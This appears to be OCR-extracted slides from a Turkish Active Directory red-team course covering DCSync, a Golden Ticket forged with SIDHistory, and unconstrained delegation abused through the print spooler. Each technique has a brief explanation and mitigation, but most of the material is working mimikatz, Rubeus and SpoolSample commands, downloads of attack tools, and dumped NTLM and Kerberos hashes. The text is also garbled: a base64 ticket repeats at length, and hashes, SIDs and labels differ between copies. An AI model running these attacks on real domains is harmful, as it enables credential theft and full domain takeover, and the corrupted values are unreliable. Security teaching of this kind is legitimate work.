
#0> Client: DCO1$ @ INTERNAL.LOCAL
Server: krbtgt/INTERNAL.LOCAL @ INTERNAL.LOCAL
KerberosTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
Start Time: 9/19/2025 10:42:58 (local)
End Time: 9/19/2025 20:42:58 (local)
Renew Time: 9/26/2025 10:42:58 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
```

TTP 0x13 – DCSync

Target Active Directory Replication	MITRE ATT&CK Tactics: Credential Access Technique: T1003 – OS Credential Dumping Sub-Technique: 006 – DCSync
Tool Mimikatz / Impacket	
Kill Chain Installation / Persistence	MITIGATION - Review and restrict replication permissions
Privilege Domain Admin	

TTP 0x13 – DCSync

- Domain objesi üzerinde GetChanges ve GetChangesAll isimli iki özel ACE bulunmaktadır.
- Bu ACE'lere sahip olan objeler DC sunucularından replikasyon yapabilirler.
- Bu sayede de DC veritabanında bulunan tüm değerleri (parola özetleri dahil) elde edebilirler.
- Varsayılan olarak bu yetki DC sunucuları ve yetkili gruplarda bulunmaktadır.
- Saldırgan bu yetkiye sahip olduktan sonra istediği objenin veya tüm objelerin parola özetini ele geçirebilir.



TTP 0x13 – DCSync - Exploitation

- # DcSync ile parent domain administrator hash değeri alınıyor
- .\mimikatz.exe "privilege::debug" "lsadump::dcsync /domain:INTERNAL.LOCAL /user:root123@INTERNAL.LOCAL" "exit"

```
PS C:\Users\root123\INTERNAL\Downloads\ActiveDirectoryRedTeaming-main\ActiveDirectoryRedTeaming-main\mimikatz_trunk\> .\mimikatz.exe "privilege::debug" "lsadump::dcsync /domain:INTERNAL.LOCAL /user:root123@INTERNAL.LOCAL" "exit"

##### mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
##### "A La Vie, A L'Amour" - (Ces40)
##### /*** Benjamin DELPY_gentilkiwi ( benjamin@gentilkiwi.com )
##### > https://blog.gentilkiwi.com/mimikatz
##### Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::dcsync /domain:INTERNAL.LOCAL /user:root123@INTERNAL.LOCAL
[DC] 'INTERNAL.LOCAL' will be the domain
[DC] 'DC01-INTERNAL.LOCAL' will be the DC server
[DC] 'root123@INTERNAL.LOCAL' will be the user account
[RPC] Service : ldap
[RPC] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : root123

** SAM ACCOUNT **

SAM Username : root123
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration : 1/1/1601 12:00:00 AM
Password last change : 8/22/2025 7:13:59 AM
Object Security ID : S-1-5-21-1234567890-3701834485-3839312249-500
Object Relative ID : 500

Credentials:
Hash NTLM: e373a37628b7d857b072c301c3cac9d4

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF
Random Value : a309063a18e8ffa606efdf96bfa2982

* Primary:Kerberos-Name-Keys *
Default Salt : DC01Administrator
Default Iterations : 4096
Credentials
aes256_hmac (4096) : f4bffd06c425caf39d0e687c9423431960f8265c021284500429f5afba4fb8c1
aes128_hmac (4096) : efc18213a7113ee74997eeba1106c5f
des_cbc_md5 (4096) : 548a8037d9e94325
OldCredentials
aes256_hmac (4096) : ea66a8649af2dfc5e923369255582619710a2f36ef4f4ddf642563b54eaa7b5
aes128_hmac (4096) : 73f81491493d95cdd6f076916766550
des_cbc_md5 (4096) : 5780f28f23e33713
OlderCredentials
aes256_hmac (4096) : 3daec948fc7e3b800673abddbbf784b3f48674fb2a0a8e0f35a494c785ae940d
aes128_hmac (4096) : e6a0e6bc3cdac3c9ec022378489f00e5
des_cbc_md5 (4096) : 468c1fec8fb30dab

* Packages *
NTLM-Strong-NTOWF

* Primary:Kerberos *
Default Salt : DC01Administrator
Credentials
des_cbc_md5 : 548a8037d9e94325
OldCredentials
des_cbc_md5 : 5780f28f23e33713

mimikatz(commandline) # exit
bye!
```

TTP 0x18 – Golden Ticket w/ SIDHistory

Target Kerberos Protocol	MITRE ATT&CK Tactics: Defense Evasion, Privilege Escalation Technique: T1134 – Access Token Manipulation Sub-Technique: 005 – SID-History Injection
Tool Mimikatz / Rubeus	
Kill Chain Exploitation / Lateral Movement - Privesc	MITIGATION <ul style="list-style-type: none">- Create new forest and migrate untrusted domain to new forest- Apply SID Filtering between forests
Privilege Domain Admin	

TTP 0x18 – Golden Ticket w/ SIDHistory

- **KRBTGT** hesabının parola özeti ele geçirilebilirse bu bilgi ile domain ortamındaki istenen kullanıcı için ve istenen servis için **TGT** bileti oluşturulabilmektedir. Bu bilet de **Golden Ticket** olarak adlandırılmaktadır.
- Birden fazla domain yapısı bulunan Active Directory altyapılarında eğer bir obje bir domainden diğerine taşınırsa eski domaindeki yetkilerinin de korunması için eski domaindeki **SID değeri** yeni domaindeki SIDHistory değerinde tutulmaktadır.
- Bu sayede eski hesaba dair bilgiler kaybolmamış olmakta ve obje eski domaindeki yetkileriyle de hareket edebilmektedir.
- Bu tip bir obje için Kerberos bileti oluşturulurken SID değerinin yanı sıra SIDHistory değerleri de bilete eklenir. Bu sayede bilet içerisindeki değerler diğer domaine de aktarılabilir.

TTP 0x18 – Golden Ticket w/ SIDHistory

- Bir Forest içerisindeki herhangi bir domainin KRBTGT hesabının parola özeti ve SIDHistory özelliği kullanılarak diğer domaine admin yetkileriyle erişilebilmektedir.
- Bu işlem Golden Ticket oluşturulurken SIDHistory alanına diğer domainde yetkili olan veya tüm Forest'ta yetkili olan objelerin (Enterprise Admins) SID değerinin girilmesi ile gerçekleştirilmektedir.



TTP 0x18 – Golden Ticket w/ SIDHistory

- # DCSync ile KRBGT hesabının parola özeti elde ediliyor
- .\mimikatz.exe "privilege::debug" "lsadump::dcsync /domain:INTERNAL.LOCAL /user:root123@INTERNAL.LOCAL" "exit"

```
PS C:\Users\root123\INTERNAL\Downloads\ActiveDirectoryRedTeaming-main\ActiveDirectoryRedTeaming-main\mimikatz_trunk> cd .\x64\
PS C:\Users\root123\INTERNAL\Downloads\ActiveDirectoryRedTeaming-main\ActiveDirectoryRedTeaming-main\mimikatz_trunk\x64> .\mimikatz.exe "privilege::debug" "lsadump::dcsync /domain:INTERNAL.LOCAL /user:krbtgt@INTERNAL.LOCAL" "exit"

##### mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
## ^ ## "A La Vie, A L'Amour" - (oe,oe)
## < > ## *** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## / ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::dcsync /domain:INTERNAL.LOCAL /user:krbtgt@INTERNAL.LOCAL
[DC] 'INTERNAL.LOCAL' will be the domain
[DC] 'DC01.INTERNAL.LOCAL' will be the DC server
[DC] 'krbtgt@INTERNAL.LOCAL' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 8/22/2025 2:56:13 PM
Object Security ID : S-1-5-21-1234564456-3701834485-3839312249-502
Object Relative ID : 502

Credentials:
Hash NTLM: 3b4d99def89329ace11fb148acb629f
ntlm- 0: 3b4d99def89329ace11fb148acb629f
lm - 0: 39d95ca52d7041d0c3cee40360badbf5

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 3f6f3df586b08743e011c093b538f962

* Primary:Kerberos-Newer-Keys *
Default Salt : INTERNAL.LOCALkrbtgt
Default Iterations : 4096
Credentials
aes256_hmac (4096) : e31ad325da055593cfc3ed531aed8b1026c80cdc8423458ca9e0bf5b140c2db8
aes128_hmac (4096) : 1f44310d5022f93d74570f696d6dc969
des_cbc_md5 (4096) : 5b3846ce543e5ecd

* Primary:Kerberos *
Default Salt : INTERNAL.LOCALkrbtgt
Credentials
des_cbc_md5 : 5b3846ce543e5ecd

* Packages *
NTLM-Strong-NTOWF

* Primary:WDigest *
```

TTP 0x18 – Golden Ticket w/ SIDHistory - Exploitation

- # mimikatz ile Enterprise Admin Sidi kullanılarak Golden Ticket üretiliyor
- .\mimikatz.exe "kerberos::golden /user:root123 /domain:INTERNAL.LOCAL /sid:S-1-5-21-1234564456-3701834485-3839312249 /krbtgt:3b4d99def89329ace111fb148acb629f /id:500 /sids:S-1-5-21-246663577-1172385535-561243890-519 /ptt" "exit"

Parametre	Açıklama	Değer
kerberos::golden	Golden Ticket modülü	--
/user	Impersonate edilecek kullanıcı ismi	root123
/domain	Kullanıcının bulunduğu domain adı	INTERNAL.LOCAL
/sid	Kullanıcının bulunduğu domain SID değeri	S-1-5-21-1234564456-3701834485-3839312249
/krbtgt	Krbtgt NTHash değeri	3b4d99def89329ace111fb148acb629f
/id	Impersonate edilecek kullanıcı RID değeri	500
/sids	SIDHistory'e eklenecek SID değeri (Enterprise Admins)	S-1-5-21-246663577-1172385535-561243890-519
/ptt	Pass the Ticket modülü	--

TTP 0x18 – Golden Ticket w/ SIDHistory - Exploitation

```
PS C:\Users\root123.INTERNAL\Downloads\ActiveDirectoryRedTeaming-main\ActiveDirectoryRedTeaming-main\mimikatz_trunk\x64> .\mimikatz.exe "kerberos::golden /user:root123 /domain:INTERNAL.LOCAL /sid:S-1-5-21-12345644-3701834485-3839312249 /krbtgt:3b4d99def89329ace111fb148acb629f /id:500 /sids:S-1-5-21-246663577-1172385535-561243890-519 /ptt" "exit"

.#####.  mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##    > https://blog.gentilkiwi.com/mimikatz
'## v ##'    Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # kerberos::golden /user:root123 /domain:INTERNAL.LOCAL /sid:S-1-5-21-1234564456-3701834485-3839312249 /krbtgt:3b4d99def89329ace111fb148acb629f /id:500 /sids:S-1-5-21-246663577-1172385535-561243890-519 /ptt
User       : root123
Domain     : INTERNAL.LOCAL (INTERNAL)
SID        : S-1-5-21-1234564456-3701834485-3839312249
User Id    : 500
Groups Id  : *513 512 520 518 519
Extra SIDs: S-1-5-21-246663577-1172385535-561243890-519 ;
ServiceKey: 3b4d99def89329ace111fb148acb629f - rc4_hmac_nt
Lifetime   : 9/19/2025 7:35:33 PM ; 9/17/2035 7:35:33 PM ; 9/17/2035 7:35:33 PM
-> Ticket  : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'root123 @ INTERNAL.LOCAL' successfully submitted for current session

mimikatz(commandline) # exit
Bye!
```

TTP 0x18 – Golden Ticket w/ SIDHistory - Mitigation

- Bu saldırıyı önlemek için trustlar üzerindeki SID Filtering mekanizmasını aktif hale getirmek gerekmektedir.
- Fakat bu önlemin normalde aynı forest içerisindeki domainler arasında uygulanması önerilmemektedir. Çünkü Domain Microsoft tarafından bir güvenlik sınırı (security boundary) olarak görülmemektedir.
- Bu nedenle öncelikle güvensiz olarak adlandırılmanın domain farklı bir Foresta taşınmalı daha sonra Forestlar arasında trust oluşturulmalıdır.
- Bunun için de öncelikle domainler arası iletişim kuran uygulamaların ve hesapların tespit edilmesi daha sonra ise bu önlemin alınması gerekmektedir.

TTP 0x20 – Unconstrained Delegation w/ Spoolsvc

Target Kerberos Protocol	MITRE ATT&CK - Multiple Tactics: - Technique: - Sub-Technique: -
Tool Rubeus – PrinterBug - Mimikatz	
Kill Chain Exploitation / Lateral Movement - Privesc	MITIGATION <ul style="list-style-type: none">- Disable unconstrained delegation- Disable Spool service on privileged servers
Privilege Local admin (Unconstrained Delegation)	

TTP 0x20 – Unconstrained Delegation w/ Spoolsvc

- Unconstrained Delegation tanımlı sunucuya Kerberos ile erişen bir obje bu sunucuya TGS bileti yanı sıra TGT biletini de göndermektedir.
- Spool servisi üzerinden bir sunucudan diğerine erişim/kimlik doğrulama isteği yaptırılabilir.
- Unconstrained Delegation aktif bir makine ele geçirildiğinde aynı veya farklı forest içerisindeki bir domainin DC sunucusundaki Spool Servis zafiyeti tetiklenerek ele geçirilen makineye istek yaptırılabilir.
- Bu istekle birlikte o DC sunucusunun makine hesabına ait TGT bileti ele geçirilen sunucuya iletilecektir. Bu TGT bileti elde edilerek hedef domain için DCSync saldırısı gerçekleştirilebilir.
- Bu saldırı yöntemi ile hem domainler arası hem de forestlar arası geçiş diğer yöntemlere nazaran daha az yetkiyle gerçekleştirilebilir.

TTP 0x20 – Unconstrained Delegation w/ Spoolsvc

- # Unconstrained delegation aktif bilgisayarların Neo4j ile tespit edilmesi
 - MATCH (n) WHERE n.unconstraineddelegation = True RETURN n.name
- # Unconstrained delegation aktif bilgisayarların Powershell ile tespit edilmesi
 - Get-ADComputer -Filter * -Properties TrustedForDelegation | Where-Object { \$_.TrustedForDelegation -eq \$true }

TTP 0x20 – Unconstrained Delegation w/ Spoolsvc

- # SpoolSample indiriliyor
 - iwr -Uri <https://github.com/forestallio/ActiveDirectoryRedTeaming/raw/main/SpoolSample.exe> - OutFile SpoolSample.exe
- # Rubeus indiriliyor
 - iwr -Uri <https://github.com/forestallio/ActiveDirectoryRedTeaming/raw/main/Rubeus.exe> -OutFile Rubeus.exe
- # Mimikatz indiriliyor
 - iwr -Uri https://github.com/forestallio/ActiveDirectoryRedTeaming/raw/main/mimikatz_trunk/x64/mimikatz.exe - OutFile mimikatz.exe
- # Rubeus TGT biletlerni izleyebilmek için monitör modda başlatılıyor
 - .\Rubeus.exe monitor /interval:5 /nowrap
- # Parent domain dc'si için SpoolSample tetikleniyor
 - .\SpoolSample.exe DC01 WEB01

TTP 0x20 – Unconstrained Delegation w/ Spoolsvc

```
PS C:\Users\root123.INTERNAL\Downloads\ActiveDirectoryRedTeaming-main\ActiveDirectoryRedTeaming-main> .\SpoolSample.exe
DC01 WEB01
>>
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\DC01, CaptureServer: \\WEB01
Attempted printer notification and received an invalid handle. The coerced authentication probably worked!
```

```
PS C:\Users\root123.INTERNAL\Downloads\ActiveDirectoryRedTeaming-main\ActiveDirectoryRedTeaming-main> .\Rubeus.exe monitor /interval:5 /nowrap
>>
```

Rubens

v2.0.3

```
[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for new TGTs
```

```
[*] 9/19/2025 4:35:09 PM UTC - Found new TGT:
```

```
User      : root123@INTERNAL.LOCAL
StartTime : 9/19/2025 11:11:07 AM
EndTime   : 9/19/2025 9:11:07 PM
RenewTill  : 9/26/2025 11:11:07 AM
Flags     : name_canonicalize, pre_authent, initial, renewable, forwardable
Base64EncodedTicket : 
```

doIFrDCCBbCgAwTBBAEDAgEwooiETDCCBLbhggSsmIIEqADAgEForAbdkl0VEVSTkFmLkxPQ0FmoI MwIaADAgECoRowGBsGa3ji dgd0Gw5JTrFRuk5BTCSMT0NBTKiOCBgwggrKpOAMCARKhAwIBaQCBFVYeggrS2msydiXINrKxEVTVXYS60mTQ7FqR7CtIFrhKa6asE8LjEcF4/Qpaodns6PQ3GawI1ieYMG6gY6q/Mjg5yghT/3mepXh1n130Q5LBMt0kGzhHgaWpcp/FYLOFHkA5v1v5b67kpkqCui27eJ3rV/Pjy99mI1mNEB8KlWshuix3n+P3a/kzu1FEc5uZgo8L3l7d7b9YMGASE2wnexf7Rum+jCwaQ3B34t7dI688Wongndmgt7jiJhXPVW7FZ34T26dKXo8Ymg/++z+edbk+ooT1IyhdXwt+1Ih2a5S15H6u0toJRMHlV2S2Ikqicjb010tIeFGGRKXUyVjR3VL5ettvXP1HtwbtvNSY0iW4wxr1dW7h3CmZor6hY1WlCOFAewt38GLq/G0p5wF/YKK+khGA07411a+1XPVUu1ENoWmegySCmddtdDXwTrFBtZnkr6q3xbk8mq9CaB6M1UfD00kpdWkX2TouDbUr/4S9Wavaz9e8kM6dGjPbHQ73j7UAzBrKdyAPRegnnaeAukGekdu970R5F3e1vFaM/qk5fCupc16ZknUu3G+2tUXAipvkX3kZhgCGNX5osgsDcndEroS2JuesX0OMZPco3KEMpy1Ev2S0/3gdLsTrFF0nU4L7z3cg7h7CvBg9jHbGj5upwU7Kws/m8SM80o0BziA3S/vvKQ021T0SO0L1a8BX3HisrXpP+1Tmw2FGp890708WtnmsG26CphEy/2glM5/qo+FE9ULCY7BBV99zocDf+8kE7JkIzvr6kwGk4M/1GdoxrBLa8InhulpXtpTtVYDR3TOLnLEgS0w/bODQ74kbGSHO7d3q3xd7nP+1nxxX0VMmI18JVCp319rt4kbbT6z3jnmv98DPAYtY3pShT0YyyXnugvsnCS57Zhb1F/Yw7jeUwZzORdK0lcwE2GqX950e4+axRh30Vkd4vnn1t1j3tzhZiWheJ3kCwM6SjgJjKbMkxrZtV98NDjig7/iudbvRZCFGT41VAUAp1hX6BFWz1QwvS0oqWagEn8k04VclvsrXjd+otvot+xtRmPzG4CH4J21AtzSwfThIoP1nV1/6FG6WgW9eEs+G2hpgymnkI5xy0r31u161PghCz1MltgZ7RcaterR/9H3CmE6gm487jYxyxRw63ffszq439AHD2xenz/rOmLnL3JU1UuWZ/2R68etFX0314EvP8vXGexE71yAaGTm09LSnOkFH75PzdK0L1wnvB2x6Mg93RCR4t005giXnSrGrT15F0U4N3MkXVvp1eQkD6ChpCgH8RQV1M3j3K8Gjgvg09NMoe4DYhWg/drEwH3ouLEBfbpXfDRqdr+6SDwpmcNRXerZgV9ait4iA0rOS6yq4k1waTopqjt1AMwYCxqy+8FzWkUGF8hoF+90tqKhtWfJUmYD0Tmgw2Cni+gy/QHZabYNhRG7HvAqFABgdKk3NmB4Q8HpurfBqujgeswgeigAwIBAKKB4ASB3X2B2jCB16CB1DCB0TCBzQArMcMgAwIBEqEiBCDSYrCKB1cf0phkTLXGbp5NZcwlFujUeuzHzsgHvBx2L6EQGw5JTTRFUK5BTCSMT0NBTKiUMBKGAwBAAELMAKbB3jvB3Q30tGjBwMFAEDRAAC1ERgPMjAyNTA5MTkxMTEwMDdaphEYDzIwMjUwOTE5MjE5XMTA3wqcRGA8yMDIMDKyNjE5XMTENW1qoEBSOSU5URVJoQUUwTE9DQUUpZjAhoAMCAQKhGjAYGwzrcmJ0Z3Qbdk10VEVSTkFmLkxPQ0FmoI MwIaADAgECoRowGBsGa3ji dgd0Gw5JTrFRuk5BTCSMT0NBTKiOCBgwggrKpOAMCARKhAwIBaQCBFVYeggrS2msydiXINrKxEVTVXYS60mTQ7FqR7CtIFrhKa6asE8LjEcF4/Qpaodns6PQ3GawI1ieYMG6gY6q/Mjg5yghT/3mepXh1n130Q5LBMt0kGzhHgaWpcp/FYLOFHkA5v1v5b67kpkqCui27eJ3rV/Pjy99mI1mNEB8KlWshuix3n+P3a/kzu1FEc5uZgo8L3l7d7b9YMGASE2wnexf7Rum+jCwaQ3B34t7dI688Wongndmgt7jiJhXPVW7FZ34T26dKXo8Ymg/++z+edbk+ooT1IyhdXwt+1Ih2a5S15H6u0toJRMHlV2S2Ikqicjb010tIeFGGRKXUyVjR3VL5ettvXP1HtwbtvNSY0iW4wxr1dW7h3CmZor6hY1WlCOFAewt38GLq/G0p5wF/YKK+khGA07411a+1XPVUu1ENoWmegySCmddtdDXwTrFBtZnkr6q3xbk8mq9CaB6M1UfD00kpdWkX2TouDbUr/4S9Wavaz9e8kM6dGjPbHQ73j7UAzBrKdyAPRegnnaeAukGekdu970R5F3e1vFaM/qk5fCupc16ZknUu3G+2tUXAipvkX3kZhgCGNX5osgsDcndEroS2JuesX0OMZPco3KEMpy1Ev2S0/3gdLsTrFF0nU4L7z3cg7h7CvBg9jHbGj5upwU7Kws/m8SM80o0BziA3S/vvKQ021T0SO0L1a8BX3HisrXpP+1Tmw2FGp890708WtnmsG26CphEy/2glM5/qo+FE9ULCY7BBV99zocDf+8kE7JkIzvr6kwGk4M/1GdoxrBLa8InhulpXtpTtVYDR3TOLnLEgS0w/bODQ74kbGSHO7d3q3xd7nP+1nxxX0VMmI18JVCp319rt4kbbT6z3jnmv98DPAYtY3pShT0YyyXnugvsnCS57Zhb1F/Yw7jeUwZzORdK0lcwE2GqX950e4+axRh30Vkd4vnn1t1j3tzhZiWheJ3kCwM6SjgJjKbMkxrZtV98NDjig7/iudbvRZCFGT41VAUAp1hX6BFWz1QwvS0oqWagEn8k04VclvsrXjd+otvot+xtRmPzG4CH4J21AtzSwfThIoP1nV1/6FG6WgW9eEs+G2hpgymnkI5xy0r31u161PghCz1MltgZ7RcaterR/9H3CmE6gm487jYxyxRw63ffszq439AHD2xenz/rOmLnL3JU1UuWZ/2R68etFX0314EvP8vXGexE71yAaGTm09LSnOkFH75PzdK0L1wnvB2x6Mg93RCR4t005giXnSrGrT15F0U4N3MkXVvp1eQkD6ChpCgH8RQV1M3j3K8Gjgvg09NMoe4DYhWg/drEwH3ouLEBfbpXfDRqdr+6SDwpmcNRXerZgV9ait4iA0rOS6yq4k1waTopqjt1AMwYCxqy+8FzWkUGF8hoF+90tqKhtWfJUmYD0Tmgw2Cni+gy/QHZabYNhRG7HvAqFABgdKk3NmB4Q8HpurfBqujgeswgeigAwIBAKKB4ASB3X2B2jCB16CB1DCB0TCBzQArMcMgAwIBEqEiBCDSYrCKB1cf0phkTLXGbp5NZcwlFujUeuzHzsgHvBx2L6EQGw5JTTRFUK5BTCSMT0NBTKiUMBKGAwBAAELMAKbB3jvB3Q30tGjBwMFAEDRAAC1ERgPMjAyNTA5MTkxMTEwMDdaphEYDzIwMjUwOTE5MjE5XMTA3wqcRGA8yMDIMDKyNjE5XMTENW1qoEBSOSU5URVJoQUUwTE9DQUUpZjAhoAMCAQKhGjAYGwzrcmJ0Z3Qbdk10VEVSTkFmLkxPQ0FmoI MwIaADAgECoRowGBsGa3ji dgd0Gw5JTrFRuk5BTCSMT0NBTKiOCBgwggrKpOAMCARKhAwIBaQCBFVYeggrS2msydiXINrKxEVTVXYS60mTQ7FqR7CtIFrhKa6asE8LjEcF4/Qpaodns6PQ3GawI1ieYMG6gY6q/Mjg5yghT/3mepXh1n130Q5LBMt0kGzhHgaWpcp/FYLOFHkA5v1v5b67kpkqCui27eJ3rV/Pjy99mI1mNEB8KlWshuix3n+P3a/kzu1FEc5uZgo8L3l7d7b9YMGASE2wnexf7Rum+jCwaQ3B34t7dI688Wongndmgt7jiJhXPVW7FZ34T26dKXo8Ymg/++z+edbk+ooT1IyhdXwt+1Ih2a5S15H6u0toJRMHlV2S2Ikqicjb010tIeFGGRKXUyVjR3VL5ettvXP1HtwbtvNSY0iW4wxr1dW7h3CmZor6hY1WlCOFAewt38GLq/G0p5wF/YKK+khGA07411a+1XPVUu1ENoWmegySCmddtdDXwTrFBtZnkr6q3xbk8mq9CaB6M1UfD00kpdWkX2TouDbUr/4S9Wavaz9e8kM6dGjPbHQ73j7UAzBrKdyAPRegnnaeAukGekdu970R5F3e1vFaM/qk5fCupc16ZknUu3G+2tUXAipvkX3kZhgCGNX5osgsDcndEroS2JuesX0OMZPco3KEMpy1Ev2S0/3gdLsTrFF0nU4L7z3cg7h7CvBg9jHbGj5upwU7Kws/m8SM80o0BziA3S/vvKQ021T0SO0L1a8BX3HisrXpP+1Tmw2FGp890708WtnmsG26CphEy/2glM5/qo+FE9ULCY7BBV99zocDf+8kE7JkIzvr6kwGk4M/1GdoxrBLa8InhulpXtpTtVYDR3TOLnLEgS0w/bODQ74kbGSHO7d3q3xd7nP+1nxxX0VMmI18JVCp319rt4kbbT6z3jnmv98DPAYtY3pShT0YyyXnugvsnCS57Zhb1F/Yw7jeUwZzORdK0lcwE2GqX950e4+axRh30Vkd4vnn1t1j3tzhZiWheJ3kCwM6SjgJjKbMkxrZtV98NDjig7/iudbvRZCFGT41VAUAp1hX6BFWz1QwvS0oqWagEn8k04VclvsrXjd+otvot+xtRmPzG4CH4J21AtzSwfThIoP1nV1/6FG6WgW9eEs+G2hpgymnkI5xy0r31u161PghCz1MltgZ7RcaterR/9H3CmE6gm487jYxyxRw63ffszq439AHD2xenz/rOmLnL3JU1UuWZ/2R68etFX0314EvP8vXGexE71yAaGTm09LSnOkFH75PzdK0L1wnvB2x6Mg93RCR4t005giXnSrGrT15F0U4N3MkXVvp1eQkD6ChpCgH8RQV1M3j3K8Gjgvg09NMoe4DYhWg/drEwH3ouLEBfbpXfDRqdr+6SDwpmcNRXerZgV9ait4iA0rOS6yq4k1waTopqjt1AMwYCxqy+8FzWkUGF8hoF+90t



- # Elde edilen ticket rubeus ile inject ediliyor. Pass-The-Ticket
 - .\Rubeus.exe ptt /ticket:
- # Ticketlar görüntüleniyor
 - Klist

- # Elde edilen ticket rubeus ile inject ediliyor. Pass-The-Ticket
 - .\Rubeus.exe ptt /ticket:
- # Ticketlar görüntüleniyor
 - Klist



SECCOPS

TTP 0x20 – Unconstrained Delegation w/ Spoolsvc

- # DcSync ile parent domain administrator hash değeri alınıyor
- .\mimikatz.exe "privilege::debug" "lsadump::dcsync /domain:INTERNAL.LOCAL /user:root123@INTERNAL.LOCAL" "exit"

```
PS C:\Users\root123\INTERNAL\Downloads\ActiveDirectoryRedTeaming-main\ActiveDirectoryRedTeaming-main\mimikatz_trunk\64> .\mimikatz.exe "privilege::debug" "lsadump::dcsync /domain:INTERNAL.LOCAL /user:root123@INTERNAL.LOCAL" "exit"

##### mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
## A ## "A La Vie, A L'Amour" - (oe,oe)
## () ## Benjamin DELPY gentikiwi ( benjamin@gentikiwi.com )
## V ## Vincent LE TOUX ( vincent.letoux@gmail.com )
#####
##### https://pingcastle.com / https://mysmartlogon.com #####

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::dcsync /domain:INTERNAL.LOCAL /user:root123@INTERNAL.LOCAL
[DC] 'INTERNAL.LOCAL' will be the domain
[DC] 'DC01.INTERNAL.LOCAL' will be the DC server
[DC] 'root123@INTERNAL.LOCAL' will be the user account
[RPC] Service : ldap
[RPC] AuthnSvc : sss-NEGOTIATE (9)

Object RDN
: root123

** SAM ACCOUNT **
SAM Username : root123
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration : 1/1/2001 12:00:00 AM
Password last change : 8/22/2023 7:13:59 AM
Object Security ID : S-1-5-21-1234564456-3701834485-3839312249-500
Object Relative ID : 500

Credentials:
Hash NTLM: e373a37628b7d857b072c301c3cac9d4

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : a3090651a18e8ffa606efdf96bfe2982

* Primary:Kerberos-Newer-Keys *
Default Salt : DC01Administrator
Default Iterations : 4096
Credentials
aes128_hmac (4096) : f4bfff06c425caf39d0e687c9423411960f8265c021284500429f5afba4fb0c1
aes128_hmac (4096) : efc18233a7113ee74997eeba1108c3f
des_cbc_md5 (4096) : 548a8037d3e94325
OlDCredentials
aes128_hmac (4096) : ea66a86491f2dfca5e923369255582619710a2f36ef4f4dd642563b54eea7b5
aes128_hmac (4096) : 73f8149143d089cd06f076916766350
des_cbc_md5 (4096) : 5780f28f23e33713
OlDCredentials
aes128_hmac (4096) : 3daec948fc7a3b800673abddbbf784b3f48674fb2a0a8e0f35a494c785ae940d
aes128_hmac (4096) : e6e0e6bc3cdac9c9c02378489f00e5
des_cbc_md5 (4096) : 466c1fec8fb30da8

* Packages *
